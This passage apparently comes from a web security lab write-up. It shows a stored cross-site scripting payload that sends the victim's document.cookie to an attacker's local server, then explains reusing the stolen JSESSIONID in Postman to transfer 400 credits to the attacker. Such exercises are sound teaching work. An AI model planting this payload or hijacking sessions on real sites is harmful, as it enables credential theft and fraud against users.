
```
<script>
  image = new Image();
  image.src = 'http://localhost:8000/'+document.cookie;
</script>
```




Explanation: We first create a new image object and then assign a URL to the object that will be used when that object is referenced. The first part of the URL is a reference to the attacker's local server. The second part is the cookie for the current window. When the profile is visited, the cookie will be sent to the attacker.

3.2 B. The attacker uses the stolen session id to steal the victim's credits.

```
No code to show for this subsection.
```





Explanation: We use the JSESSIONID cookie stolen from the victim to impersonate them (by 3(a)), send a POST request with the victim's JSESSIONID to transfer credits to the attacker by using the Postman Client. We set the number of 'pointsToTransfer' to be 400, as the picture shows, the victim's number of credits decreases by 400 while the attacker's number of credits increases by 400 after sending the POST request.